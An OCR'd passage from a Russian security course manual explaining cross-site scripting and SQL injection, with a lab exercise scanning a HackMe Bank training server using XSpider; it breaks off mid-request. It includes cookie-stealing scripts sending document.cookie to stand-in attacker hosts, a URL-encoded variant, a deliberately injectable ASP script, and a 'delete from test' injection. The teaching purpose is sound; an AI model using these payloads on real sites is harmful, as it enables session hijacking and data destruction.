
Переданный код исполняется в контексте безопасности (или зоне безопасности) уязвимого сервера. Используя эти привилегии, код получает возможность читать, модифицировать или передавать важные данные, доступные с помощью браузера. У атакованного пользователя может быть скомпрометирован аккаунт (кража cookie), его браузер может быть перенаправлен на другой сервер или осуществлена подмена содержимого сервера. В результате тщательно спланированной атаки злоумышленник может использовать браузер жертвы для просмотра страниц сайта от имени атакуемого пользователя. Код может передаваться злоумышленником в URL, в заголовках HTTP запроса (cookie, user-agent, refferer), значениях полей форм и т.д.

Существует два типа атак, приводящих к межсайтовому выполнению сценариев: постоянные (сохраненные) и непостоянные (отраженные). Основным отличием между ними является то, что в отраженном варианте передача кода серверу и возврат его клиенту осуществляется в рамках одного HTTP-запроса, а в хранимом - в разных.

Осуществление непостоянной атаки требует, чтобы пользователь перешел по ссылке, сформированной злоумышленником (ссылка может быть передана по email, ICQ и т.д.). В процессе загрузки сайта код, внедренный в URL или заголовки запроса будет передан клиенту и выполнен в его браузере. Сохраненная разновидность уязвимости возникает, когда код передается серверу и сохраняется на нем на некоторый промежуток времени. Наиболее популярными целями атак в этом случае являются форумы, почта с Web-интерфейсом и чаты. Для атаки пользователю не обязательно переходить по ссылке, достаточно посетить уязвимый сайт.

8.5.2.1.1 Сохраненный вариант атаки

Многие сайты имеют доски объявлений и форумы, которые позволяют пользователям оставлять сообщения.



Зарегистрированный пользователь обычно идентифицируется по номеру сессии, сохраняемому в cookie. Если атакующий оставит сообщение, содержащее код на языке JavaScript, он получит доступ к идентификатору сессии пользователя.

Пример кода для передачи cookie:

<SCRIPT>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</SCRIPT>

8.5.2.1.2 Отраженный вариант атаки

Многие серверы предоставляют пользователям возможность поиска по содержимому сервера. Как правило, запрос передается в URL и содержится в результирующей странице.

К примеру, при переходе по URL http://portal.example/search?q=”fresh beer” пользователю будет отображена страница, содержащая результаты поиска и фразу:

"По вашему запросу fresh beer найдено 0 страниц". Если в качестве искомой фразы будет передан Javascript, он выполнится в браузере пользователя.

Пример:

http://portal.example/search/?q=<script>alert("xss")</script>

Для сокрытия кода сценария может быть использована кодировка URLEncode, например, таким образом:

http://portal.example/index.php?sessionid=12312312&

username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65

%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70

%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65

%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F

%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64

%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73

%63%72%69%70%74%3E

8.5.2.1.3 Использование внедрения сценариев

Наиболее распространенной целью атакующего, реализующего атаку XSS, является кража содержимого файла cookie. Файл cookie хранится на клиентском компьютере и используется браузером при взаимодействии с тем Web-сервером, который установил значения переменных, хранящихся в этих файлах. Если злоумышленник имеет возможность внедрить сценарий на одну из страниц сайта, этот сценарий, выполняясь на клиентском компьютере, сможет получить доступ к содержимому файлов cookie и передать их злоумышленнику.

Типичный пример внедряемого сценария в данном случае выглядит следующим образом:

<script>

document.location.href='http://hackersserver/getcookie.php?'+document.cookie

</script>

Таким образом, браузер клиента считает значения параметров из файла cookie, затем допишет их к URL, после чего передаст их на сервер злоумышленника. В файлах cookie зачастую содержится информация, связанная с сессией пользователя, например хэш пароля.

Ещё один из вариантов использование XSS, это подделка пользовательского интерфейса. Злоумышленник может внедрить сценарий, который использует Document Object Model для изменения интерфейса сервера. Подобный сценарий, используя функции типа document.write модифицирует интерфейс сервера, например, добавляет к нему ложное окно ввода имени пользователя и пароля, которое используется для передачи пароля на сервер злоумышленника.

Еще одна из возможностей эксплуатации XSS связанна с возможностью обхода ограничения на доверенные сайты. Например, клиент доверяет серверу www.goodserver.info, и соответственно настраивает зону безопасности для этого сервера, разрешая интерпретировать сценарии, запуск элементов ActiveX и прочее. Злоумышленник, внедряя код может выбрать примерно такой тег:

<object data='http://www.verybadserver.info/object.cab'>

В результате, объект с сервера http://www.verybadserver.info будет интерпретирован, как объект, находящийся в зоне безопасности сервера www.goodserver.info.

8.5.2.2. Внедрение операторов SQL

8.5.2.2.1 Принцип работы

Термин SQL Injection (внедрение SQL кода, SQL инъекция) обозначает метод обхода логики приложения и получения непосредственного доступа к данным путем внедрения во входную информацию, обрабатываемую приложением операторов языка SQL. Данная возможность возникает в том случае, если приложение использует для доступа к данным в базе SQL-запросы, формируемые на основе входной информации без должного её контроля.

Рассмотрим использование подобной техники на примере простого WEB-приложения состоящего из одного сценария, динамически формирующего выходную страницу на основе данных в СУБД.


<%

Set MyConn = Server.CreateObject("ADODB.Connection")

```
MyConn.Open "DSN=inject;UID=inject;PWD=1111"
' Соединяемся с SQL сервером, используя ODBC Data Source inject, от имени пользователя inject
if Request.querystring("id") <> "" then id = Request.querystring("id")
'присваиваем переменной id значение параметра id, переданного в HTTP запросе
SQL_query = "SELECT * FROM test where id="+id
Set RS = MyConn.Execute(SQL_query)
'добавляем значение переменной id к шаблону SQL запроса и посылаем запрос на сервер
While NOT RS.eof
%>
<p><%=RS("name")%>: <%=RS("price")%></p>
<%
RS.MoveNext
WEND
' формируем выходную страницу
%>
```


В качестве входного параметра приложение принимает значение поля id, передаваемое клиентом, подставляет это значение в текст запроса (SELECT * FROM test where id=…), выполняет запрос на сервер SQL и использует результаты запроса для генерации выходной страницы.

Таким образом, при обращении по URL http://Server/inject.asp?id=1 вводятся данные из строки, в которой значение поля id=1, при использовании URL http://Server/inject.asp?id=2, из строки, в которой значение поля id=2.



Однако, в случае, если мы обратимся по URL http://Server/inject.asp?id=1;delete%20from%20test, то на сервер баз данных будет послана строка, состоящая из двух запросов, поскольку значения поля id в данном случае будет равно 1;delete from test и при конкатенации двух строк получится следующее выражение:

*SELECT * FROM test where id=1;delete from test*



Первый оператор отработает штатно, а второй вызовет ошибку, поскольку пользователь, от имени которого сценарий соединяется с базой данных, не имеет прав на удаление данных из таблицы test. В результате мы получим сообщение об ошибке:

Error Type:

Microsoft OLE DB Provider for ODBC Drivers (0x80004005)

[Microsoft][ODBC SQL Server Driver][SQL Server]DELETE permission denied on object 'test', database 'test', owner 'dbo'.

/inject.asp, line 16

Если бы у пользователя inject были бы соответствующие права, он смог бы очистить содержимое таблицы, или просто удалить её.

Таким образом, используя только доступ к WEB интерфейсу приложения, мы получаем возможность выполнить на сервере SQL любую операцию в контексте безопасности пользователя WEB приложения.

8.5.2.2.2 Внедрение SQL кода вслепую

В этом случае стандартные сообщения об ошибках модифицированы, и сервер возвращает понятную для пользователя информацию о неправильном вводе. Осуществление SQL Injection может быть осуществлено и в этой ситуации, однако обнаружение уязвимости затруднено. Наиболее распространенный метод проверки наличия проблемы – добавление выражений, возвращающих истинное и ложное значение.

Выполнение подобного запроса к серверу:

http://example/article.asp?ID=2+and+1=1

должно вернуть ту же страницу, что и запрос:

http://example/article.asp?ID=2

поскольку выражение 'and 1=1' всегда истинно. Если в запрос добавляется выражение, возвращающее значение «ложь»:

http://example/article.asp?ID=2+and+1=0

пользователю будет возвращено сообщение об ошибках или страница не будет сгенерирована. В случае если факт наличия уязвимости подтвержден, эксплуатация ничем не отличается от обычного варианта.

8.5.3. Итоги

В следующей таблице возможности XSpider по обнаружению уязвимостей Web-приложений сопоставлены с классификацией Web Application Security Consortium (http://www.webappsec.org/projects/threat/).

Тип уязвимости	Поддержка XSpider
Аутентификация	
Подбор	Да (Basic)
Недостаточная аутентификация	Да
Небезопасное восстановление паролей	Нет, в связи с различием подходов реализации
Авторизация	
Предсказуемое значение идентификатора сессии	Нет, в связи с трудностью формализации
Недостаточная авторизация	Да, в зависимости от системы разграничения доступа
Отсутствие таймаута сессии	Нет, в связи с трудностью формализации
Атаки на клиентов	
Подмена содержимого	Да
Межсайтовое выполнение сценариев	Да, включая методы обхода фильтров
Расщепление HTTP-запроса	Да, включая методы обхода фильтров
Выполнение кода	
Переполнение буфера	Да, в стандартных приложениях
Атака на функции форматирования строк	Да, в стандартных приложениях
Внедрение операторов LDAP	Да
Выполнение команд ОС	Да
Внедрение операторов SQL	Да, включая методы «слепой» вариант
Внедрение серверных расширений	Да

Внедрение операторов XPath	Да, включая методы «слепой» вариант
Разглашение информации	
Индексирование директорий	Да
Идентификация приложений	Да
Утечка информации	Да, в сочетании с ручным анализом результатов
Обратный путь в директориях	Да
Предсказуемое расположение ресурсов	Да
Логические атаки	
Злоупотребление функциональными возможностями	Нет, в связи с трудностью формализации
Отказ в обслуживании	Да, в стандартных приложениях
Недостаточное противодействие автоматизации	Да, в некоторых случаях
Недостаточная проверка процесса	Нет, в связи с трудностью формализации

8.6. Практическая работа 8. Аудит безопасности Web-приложений

1) Уточнить у преподавателя адрес сервера WEB

   _____


2) На виртуальной машине RHEL выполните команды

   service httpd stop


   service mysql stop

   /opt/lampp/lampp –k start


3) Создать новый профиль сканирования web-scan
4) В списке портов указать только 80-й порт




5) Отключить сканер UDP-сервисов




6) Отключить использование словарей, поиск старых файлов и поиск вредоносного кода



7) Отключить лишние проверки, оставив только SQL-инъекцию и Межсайтовый скриптинг, отключить все методы поиска (всё это делается исключительно для сокращения времени сканирования)




8) Отключить подбор учётных записей
9) Сохранить профиль сканирования
10) Создать новую задачу web-scan, указать адрес WEB-сервера



11) Выполнить сканирование (длительность сканирования - около 5 минут)

12) Перейти к просмотру результатов



13) Проанализировать запросы, отправляемые сканером при выполнении проверки "Внедрение SQL-кода", в частности, найти значения полей UserName и Password

Запрос для выполнения атаки


```
POST /hacmebank/Login.aspx HTTP/1.1
Host: 192.168.203.104
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 7.0) PTX
Cookie: ASP.NET_SessionId=wyvwlsm0jtqtvu55va24d2qq; CookieLoginAttempts=4;
Connection: Close
